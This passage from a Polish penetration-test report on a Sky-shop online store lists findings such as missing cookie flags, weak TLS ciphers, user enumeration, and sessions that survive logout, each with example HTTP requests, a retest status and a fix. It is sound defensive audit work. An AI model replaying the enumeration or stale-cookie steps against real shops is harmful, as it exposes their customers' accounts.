autologin	eyJ1c2VyX2lkIj...	..	/	Wed, 02 Sep 2026 11...	201	true	false	Lax	Mon, 03 Aug 2026 11:56:28 GMT
PHPSES...	8o02use70p8d...	..	/	Session	35	true	true	Lax	Mon, 03 Aug 2026 11:56:27 GMT

OPIS

W trakcie realizacji testów zaobserwowano, iż aplikacja nie ustawia atrybutów bezpieczeństwa dla ważnych ciasteczek (ang. cookies). Są to:

- `SameSite` – może zapobiec wysłaniu tego ciasteczka w żądaniach pomiędzy różnymi domenami. Zaimplementowanie wskazanego atrybutu może być pomocne m.in. w przeciwdziałaniu atakom CSRF.
- `Secure` – informuje przeglądarkę, aby dane ciasteczko było przesyłane wyłącznie za pośrednictwem szyfrowanego kanału komunikacji (HTTPS). Atakujący, któremu uda się podsłuchać komunikację, może wykorzystać fakt braku flagi `Secure`, m.in. do potencjalnego uzyskania dostępu do wartości ciasteczka, co w efekcie może prowadzić do przejęcia konta użytkownika.

Poniżej zamieszczono listę ciasteczek, dla których nie zidentyfikowano poprawnie ustawionych atrybutów bezpieczeństwa:

- at_priv
- autologin
- PHPSESSID

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#cookies
- https://wiki.owasp.org/index.php/Testing_for_cookies_attributes_(OTG-SESS-002)
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
- https://cwe.mitre.org/data/definitions/614.html
- https://sekurak.pl/flaga-cookies-samesite-jak-dziala-i-przed-czym-zapewnia-ochrone/

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Obecność innej, możliwej do wykorzystania podatności (np. XSS, CSRF, MitM).

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykładowe żądanie wysłane do aplikacji:

```
POST /login HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: SERVERID=ap[…]eb; cc_cookie={"c[…]Z"}; _fbp=fb.[…]QEA; device_view=full; lastseen=117;
js_hash=aa[…]d7; PHPSESSID=e1[…]aq
Content-Length: 102
Cache-Control: max-age=0
Origin: https://[REDACTED].mysky-shop.pl
Content-Type: application/x-www-form-urlencoded
User-Agent: […]
Referer: https://[REDACTED].mysky-shop.pl/login/
[…]

email=[…]%2BSkyshop01%[REDACTED]&password=[…]&autologin=1&redirect=&submit=submit
```

Odpowiedź HTTP zawierająca nagłówek `Set-Cookie` oraz ciasteczka bez atrybutów bezpieczeństwa:

```
HTTP/2 302 Found
Server: Apache
```

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: at_priv=0a[…]01; expires=Wed, 10 Feb 2027 15:58:48 GMT; Max-Age=31536000; path=/;
HttpOnly
Set-Cookie: autologin=ey[…]J9; expires=Wed, 10 Feb 2027 15:58:48 GMT; Max-Age=31536000; path=/;
HttpOnly
Set-Cookie: PHPSESSID=n[…]2; path=/; HttpOnly
Set-Cookie: store=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0; path=/
Set-Cookie: loggedInNow=true; expires=Tue, 10 Feb 2026 15:58:53 GMT; Max-Age=5; path=/
[…]
Content-Length: 0
Content-Type: text/html; charset=UTF-8
[…]
```

LOKALIZACJA

Zarządzanie ciasteczkami.

REKOMENDACJA

Zaleca się, aby aplikacja ustawiała dla ważnych ciasteczek atrybuty `httpOnly`, `SameSite` oraz `Secure`, gdzie dla atrybutu `SameSite` powinna być ustawiona jedna z poniższych wartości:

- `Strict` – przeglądarka nie wyśle ciasteczka w zapytaniach międzydomenowych,
- `Lax` – przeglądarka wyśle ciasteczko w zapytaniach międzydomenowych wyłącznie wtedy, gdy zostaną one wykonane przy użyciu bezpiecznej metody HTTP (GET, HEAD, OPTIONS, TRACE) oraz będą to nawigacje najwyższego poziomu (tj. w pasku adresu będzie widoczna zmiana domeny); w pozostałych przypadkach zapytań międzydomenowych ciasteczko nie zostanie wysłane.

Przykładowy nagłówek ustawiający ciasteczko z atrybutami bezpieczeństwa:

```
Set-Cookie: foo=bar; httpOnly; SameSite=Strict; Secure
```

Więcej informacji:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#restrict_access_to_cookies
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite

[FIXED][LOW] SECURITUM-2422444-010: Wsparcie dla słabych szyfrów TLS

STATUS PO RETESTACH (03.08.2026)

Podatność została usunięta. Aplikacja nie wspiera już słabych szyfrów TLS.

OPIS

Testowana aplikacja wspiera słabe szyfry TLS, które wykorzystywane są do zestawiania bezpiecznego kanału komunikacji. Może to stwarzać ryzyko przejęcia lub zmodyfikowania wrażliwych danych użytkowników w przypadku podsłuchu ruchu sieciowego przez atakującego (Man in the Middle, MITM).

Więcej informacji:

- https://sekurak.pl/kilka-slow-o-wdrozeniu-ssl-i-tls-cz-i/
- https://sekurak.pl/kilka-slow-o-wdrozeniu-ssl-i-tls-cz-ii/
- https://cwe.mitre.org/data/definitions/757.html
- https://cwe.mitre.org/data/definitions/326.html

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Przeprowadzenie ataku Man in the Middle.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Serwer, na którym uruchomiona jest testowana aplikacja, wspiera następujące słabe szyfry TLS:

```
TLSv1.2
    TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
    TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
    TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
    TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
    TLS_DHE_RSA_WITH_AES_256_CCM_8
    TLS_DHE_RSA_WITH_AES_256_CCM
    TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
    TLS_DHE_RSA_WITH_AES_256_CBC_SHA
    TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
    TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
    TLS_DHE_RSA_WITH_AES_128_CCM_8
    TLS_DHE_RSA_WITH_AES_128_CCM
    TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
    TLS_DHE_RSA_WITH_AES_128_CBC_SHA
    TLS_RSA_WITH_AES_256_GCM_SHA384
    TLS_RSA_WITH_AES_128_GCM_SHA256
    TLS_RSA_WITH_AES_256_CCM_8
    TLS_RSA_WITH_AES_256_CCM
    TLS_RSA_WITH_AES_128_CCM_8
    TLS_RSA_WITH_AES_128_CCM
    TLS_RSA_WITH_AES_256_CBC_SHA256
    TLS_RSA_WITH_AES_128_CBC_SHA256
    TLS_RSA_WITH_AES_256_CBC_SHA
    TLS_RSA_WITH_AES_128_CBC_SHA
```

LOKALIZACJA

Domena [REDACTED].mysky-shop.pl

REKOMENDACJA

Zaleca się wyłączyć wsparcie dla wymienionych szyfrów TLS.

Zawsze aktualną i zalecaną konfigurację algorytmów można znaleźć na:

- https://ssl-config.mozilla.org/

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Security_Cheat_Sheet.html

Punkty informacyjne

[IMPLEMENTED][INFO] SECURITUM-2422444-012: Enumeracja użytkowników

STATUS PO RETESTACH (03.08.2026)

Rekomendacja została wdrożona. Endpointy zwracają obecnie neutralne komunikaty niezależnie od tego czy podany adres e-mail istnieje w systemie. Endpoint `/passrecover/` zwraca komunikat "Jeśli adres e-mail jest powiązany z kontem w naszym systemie, wysłaliśmy instrukcje dotyczące resetu hasła", natomiast formularz rejestracji `/register/` wyświetla komunikat "Dziękujemy za rejestrację w sklepie" bez ujawniania czy konto o podanym adresie już istnieje.

OPIS

W trakcie realizacji testów wykryto, iż istnieje możliwość enumeracji istniejących w systemie użytkowników. Może to być pomocne przy kolejnych atakach, których celem jest wykonanie prób logowania do aplikacji.

Więcej informacji:

- https://wiki.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002)

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykład #1 – odzyskiwania hasła

Aby potwierdzić możliwość enumeracji użytkowników należy przejść na stronę https://[REDACTED].mysky-shop.pl/passrecover/ następnie wypełnić pola kolejno nieprawidłowym mailem oraz dowolnym hasłem.

Przykład żądania zmiany hasła dla adresu, który nie istnieje:

```
POST /passrecover/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: SERVERID=ap[…]eb; cc_cookie={"c[…]Z"}; _fbp=fb.[…]QEA; js_hash=03[…]cb; PHPSESSID=8b[…]t8
Content-Length: 101
User-Agent: […]
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/passrecover/
[…]

email=[…]%2BSkyshop01none%[REDACTED]&password=[…]&submit=1
```

Odpowiedź aplikacji:

```
HTTP/2 200 OK
Date: Mon, 02 Feb 2026 12:17:06 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-Powered-By: Sky-shop

{"success":false,"errors":["Podany adres e-mail nie istnieje w naszym sklepie, prosimy sprawdzi\u0107 poprawno\u015b\u0107 wprowadzonego adresu e-mail"]}
```

Miejsce w kodzie gdzie zwracany jest błąd:

[REDACTED]

Przykład #2 – rejestracja konta

Podczas enumeracji konta możliwa jest enumeracja adresu email poprzez wiadomość informującą o istnieniu konta.

Przykład żądania rejestracji z mailem istniejącym w systemie:

```
POST /register/ HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: SERVERID=ap[…]eb; cc_cookie={"c[…]Z"}; _fbp=fb.[…]QEA; device_view=full; js_hash=c4[…]12;
PHPSESSID=i0[…]rc
Content-Length: 347
Cache-Control: max-age=0
Origin: https://[REDACTED].mysky-shop.pl
Content-Type: application/x-www-form-urlencoded
User-Agent: […]
Referer: https://[REDACTED].mysky-shop.pl/register/
[…]

user_email=audytor%2BSkyshop01%[REDACTED]&password=[…]&[…]
```

Przykładowa odpowiedź aplikacji:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 203898
Content-Type: text/html; charset=utf-8
X-Powered-By: Sky-shop

<!DOCTYPE html>
<html lang="pl" currency="PLN"  class=" ">
[…]
<body d[…]class="core_messageListShow chrome prevent-scroll prevent-scroll-desktop" data-errors-
list="'Wystąpił nieoczekiwany błąd'|'Podany adres e-mail został już zarejestrowany w naszym
sklepie.'|'error'"  data-hurt-price-type="netto_brutto"  data-hurt-price-text=""  data-tax="23"
style="padding-right: 15px; user-select: auto;">
[…]
```

LOKALIZACJA

[REDACTED]


REKOMENDACJA

Zaleca się używanie jednolitego komunikatu w przypadku istniejących i nieistniejących kont.

[IMPLEMENTED][INFO] SECURITUM-2422444-013: Brak opcji włączenia 2FA

STATUS PO RETESTACH (03.08.2026)

Podczas retestu potwierdzono dostępność mechanizmu (2FA).



OPIS

W trakcie testów nie stwierdzono możliwości zabezpieczenia konta z użyciem Two-Factor-Authentication (2FA).

W szczególności konta administratorów w aplikacji powinny posiadać opcję 2FA.

2FA to mechanizm dodający dodatkową warstwę bezpieczeństwa do konta - podczas procesu logowania, po podaniu poprawnych danych logowania, użytkownik jest proszony o podanie `Time-Based One Time Password (TOTP)` w formie kilku cyfr (lub znaków) wygenerowanych przez, np. aplikację mobilną. Konta skonfigurowane z 2FA oferują większy poziom bezpieczeństwa przeciwko atakom słownikowym/brute-force. Ponadto w przypadku, gdy atakujący pozyska dane logowania do konta ofiary, np. poprzez wyciek hasła w innym, niezależnym systemie, nie będzie on w stanie zalogować się na konto użytkownika bez kodu 2FA.

LOKALIZACJA

https://[REDACTED].mysky-shop.pl/

REKOMENDACJA

Zalecane jest wdrożenie 2FA jako opcjonalna funkcjonalność, która może zostać włączona na prośbę użytkownika.

[IMPLEMENTED][INFO] SECURITUM-2422444-014: Wylogowanie nie powoduje unieważnienia sesji

STATUS PO RETESTACH (03.08.2026)

Rekomendacja została wdrożona. Po wylogowaniu użytkownika, sesja jest unieważniana przez serwer.

OPIS

W trakcie audytu zaobserwowano, iż w momencie naciśnięcia przycisku „Wyloguj" sesja nie jest unieważniana. Atakujący, któremu uda się pozyskać ciasteczko `autologin`, będzie mógł wykorzystać go do uzyskania dostępu do aplikacji.

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html
- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

W celu potwierdzenia występowania problemu, należy wykonać następujące kroki:

1. Użytkownik loguje się do aplikacji.
2. Następnie naciska przycisk „Wyloguj".
3. Atakujący „w dowolny sposób" pozyskuje ciasteczko `autologin`.
4. Poniżej zaprezentowano wysłanie zapytania z „nieaktywnym" tokenem:

```
GET /youraccount/ HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: SERVERID=ap[…]eb; PHPSESSID=dg[…]ld; autologin=eyJ[…]iJ9
User-Agent: […]
Referer: https://[REDACTED].mysky-shop.pl/index/login/done/back_url/Lw==
[…]
```

5. W odpowiedzi aplikacja potwierdza aktywność tokena zwracając dane:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=6[…]l; path=/; HttpOnly
Set-Cookie: autologin=eyJ[…J9; expires=Fri, 29 Jan 2027 13:21:02 GMT; Max-Age=31536000; path=/;
HttpOnly
Vary: Accept-Encoding
Content-Length: 133269
Content-Type: text/html; charset=utf-8
X-Powered-By: Sky-shop
[…]

<!DOCTYPE html>
[…]
            <span class="sky-f-small-medium">E-mail:</span>
```

```
            <span class="sky-f-small-regular">audytor13+Skyshop01@securitum.pl</span>
        </div>
[…]
```

W pliku `[REDACTED]` znajduje się kod który w trakcie wylogowania tylko ustawia ciasteczko na wartość 0:

[REDACTED]

LOKALIZACJA

[…]

REKOMENDACJA

Aplikacja powinna unieważnić sesję użytkownika bezpośrednio po naciśnięciu przycisku „Wyloguj”.

[IMPLEMENTED][INFO] SECURITUM-2422444-015: Brak nagłówka Strict-Transport-Security

STATUS PO RETESTACH (13.08.2026)

Rekomendacja została wdrożona. Nagłówek `Strict-Transport-Security: max-age=86400; includeSubDomains` jest obecny w odpowiedziach HTTP aplikacji. Zaleca się zwiększenie wartości `max-age` do minimum `31536000` (1 rok) zgodnie z wcześniejszą rekomendacją.

STATUS PO RETESTACH (03.08.2026)

Rekomendacja nie została wdrożona. Nagłówek `Strict-Transport-Security` nie jest zwracany w odpowiedziach HTTP.

OPIS

W odpowiedziach aplikacji nie zidentyfikowano wdrożonego nagłówka HTTP: Strict-Transport-Security (HSTS).

Wprowadzenie nagłówka HSTS wymusza na przeglądarce stosowanie szyfrowanego połączenia HTTPS we wszystkich odwołaniach do domeny aplikacji. Nawet ręczne wpisanie nazwy protokołu „http" w pasku adresu nie spowoduje wysłania nieszyfrowanych pakietów.

Wdrożenie tego nagłówka jest traktowane jako ogólna dobra praktyka hardeningowa w aplikacjach webowych.

Więcej informacji:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
- https://sekurak.pl/hsts-czyli-http-strict-transport-security/

LOKALIZACJA

[REDACTED]

REKOMENDACJA

W odpowiedziach HTTP serwera powinien znajdować się nagłówek:

```
Strict-Transport-Security: max-age=31536000
```

Alternatywnie: istnieje możliwość zdefiniowana nagłówka HSTS również dla wszystkich poddomen:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

Ponadto, istnieje możliwość skorzystania z tzw. listy preload, która domyślnie zapisana jest w źródłach popularnych przeglądarek WWW. Powoduje to, że przeglądarka użytkownika, który pierwszy raz nawiązuje połączenie z aplikacją, od razu wymusi wykorzystanie szyfrowanego, bezpiecznego kanału komunikacji.

```
Strict-Transport-Security: max-age=31536000; preload
```

Więcej informacji:

- https://hstspreload.org/
- https://www.chromium.org/hsts

- https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html

[IMPLEMENTED][INFO] SECURITUM-2422444-016: Brak nagłówka Referrer-Policy

STATUS PO RETESTACH (03.08.2026)

Rekomendacja została wdrożona. W odpowiedziach HTTP aplikacji obecny jest nagłówek:

```
Referrer-Policy: strict-origin-when-cross-origin
```

OPIS

Zidentyfikowano, że aplikacja nie korzysta z nagłówka HTTP `Referrer-Policy`.

Nagłówek ten pozwala określić, jaka informacja ma być umieszczana w nagłówku `Referer` wysyłanym w zapytaniach HTTP. Istnieje możliwość całkowitego wyłączenia wysyłania tego nagłówka, co z kolei może pozwolić uniknąć wycieków danych do zewnętrznych serwerów.

Więcej informacji:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
- https://scotthelme.co.uk/a-new-security-header-referrer-policy/

LOKALIZACJA

[REDACTED]

REKOMENDACJA

W odpowiedziach HTTP serwera powinien znajdować się nagłówek Referrer-Policy:

```
Referrer-Policy: [wartość]
```

gdzie w miejscu `[wartość]` powinna znajdować się jedna z poniższych wartości:

- no-referrer: nagłówek `Referer` nie będzie nigdy wysyłany w zapytaniach,
- origin: w nagłówku `Referer` umieszczane jest wyłącznie pochodzenie witryny odsyłającej,
- origin-when-cross-origin: nagłówek `Referer` zawiera pełny URL przy zapytaniach w ramach tego samego pochodzenia, w pozostałych – zawiera wyłącznie pochodzenie witryny odsyłającej,
- same-origin: nagłówek `Referer` zawiera pełny URL przy zapytaniach w ramach tego samego pochodzenia, w pozostałych zapytaniach nagłówek `Referer` nie jest wysyłany.

[NOT IMPLEMENTED][INFO] SECURITUM-2422444-017: Wdrożenie nagłówka X-Content-Type-Options

STATUS PO RETESTACH (03.08.2026)

Rekomendacja nie została wdrożona. Nagłówek `X-Content-Type-Options` nie jest zwracany w odpowiedziach HTTP.

OPIS

W odpowiedziach aplikacji nie zidentyfikowano wdrożonego nagłówka `X-Content-Type-Options`.

Nagłówek ten chroni przed atakami polegającymi na tzw. MIME-sniffingu, czyli odgadywaniu przez przeglądarki webowe typu MIME odpowiedzi na podstawie treści odpowiedzi zamiast bazować na nagłówku `Content-Type`. Może to prowadzić do wymuszenia na przeglądarce załadowania zasobu jako HTML, nawet jeśli jego typ to np. `application/json`. W efekcie wykonany może zostać atak XSS.

Wdrożenie tego nagłówka jest traktowane jako ogólna dobra praktyka hardeningowa w aplikacjach webowych.

Więcej informacji:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options

LOKALIZACJA

[REDACTED]

REKOMENDACJA

We wszystkich odpowiedziach serwera powinien zostać dodany nagłówek:

```
X-Content-Type-Options: nosniff
```

[IMPLEMENTED][INFO] SECURITUM-2422444-018: Ujawnianie nadmiarowych informacji o środowisku w odpowiedzi HTTP

STATUS PO RETESTACH (03.08.2026)

Rekomendacja została wdrożona. Wartość nagłówka `Server` została zmieniona z `Apache` na `Skyshop`.

OPIS

Testowana aplikacja zwraca w odpowiedzi HTTP nadmiarowe informacje o wykorzystywanych technologiach. Takie zachowanie może pomóc atakującemu w lepszym sprofilowaniu środowiska aplikacji, co może zostać następnie wykorzystane do przeprowadzania dalszych ataków.

Więcej informacji:

- https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)
- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykład odpowiedzi HTTP z nadmiarowymi informacjami:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
X-Powered-By: Sky-shop

<!DOCTYPE html>
[…]
```

LOKALIZACJA

[REDACTED]

REKOMENDACJA

Zaleca się usunąć z odpowiedzi HTTP nadmiarowy nagłówek `Server`, który ujawnia informacje o wykorzystywanej technologii.

[IMPLEMENTED][INFO] SECURITUM-2422444-019: Nadmiarowa metoda HTTP – HEAD

STATUS PO RETESTACH (03.08.2026)

Rekomendacja została wdrożona. Serwer zwraca kod `405 Method Not Allowed` dla żądań wysłanych metodą HTTP `HEAD`.

OPIS

Serwer aplikacji obsługuje metodę HTTP `HEAD`. Wykorzystanie tej metody przez atakującego może usprawnić atak wykrywania zasobów na serwerze. Metoda `HEAD` zwraca w odpowiedzi status obecności wskazanego zasobu, nie zwracając jego zawartości.

Więcej informacji:

- https://sekurak.pl/protokol-http-podstawy/

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Poniżej zademonstrowano przykładowe żądanie do aplikacji z wykorzystanie metody HTTP `HEAD`.

```
HEAD / HTTP/2
Host: [REDACTED].mysky-shop.pl
```

Odpowiedź aplikacji:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=d[…]l; path=/; HttpOnly
Content-Type: text/html; charset=utf-8
X-Powered-By: Sky-shop
Set-Cookie: SERVERID=apache-web; path=/
```

LOKALIZACJA

[REDACTED]

REKOMENDACJA

Jeżeli to możliwe, zaleca się wyłączenie w ustawieniach serwera WWW wsparcia dla metody `HEAD` protokołu HTTP.